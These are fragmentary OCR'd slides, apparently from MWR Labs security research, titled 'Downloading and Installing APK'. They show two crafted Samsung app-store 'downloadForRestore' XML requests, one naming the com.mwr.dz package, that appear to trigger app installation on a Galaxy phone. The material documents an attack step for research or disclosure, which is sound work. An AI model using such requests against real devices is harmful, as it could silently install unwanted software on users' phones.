
MWR LABS

Downloading and Installing APK




MWR LABS

Downloading and Installing APK



MWR LABS


Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="downloadForRestore" id="2316" numParam="6" transactionId="257eebcda007">
      <param name="predeployed">0</param>
      <param name="stduk">XXX</param>
      <param name="imei">XXX</param>
      <param name="autoUpdateYN">Y</param>
      <param name="downloadType">new</param>
      <param name="GUID">com.mwr.dz</param>
   </request>
</SamsungProtocol>
```

MWR LABS


Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="downloadForRestore" id="2316" numParam="6" transactionId="257eebcda007">
      <param name="predeployed">0</param>
      <param name="stduk">XXX</param>
      <param name="imei">XXX</param>
      <param name="autoUpdateYN">Y</param>
      <param name="downloadType">new</param>
      <param name="GUID">com.sec.spp.push</param>
   </request>
</SamsungProtocol>
```

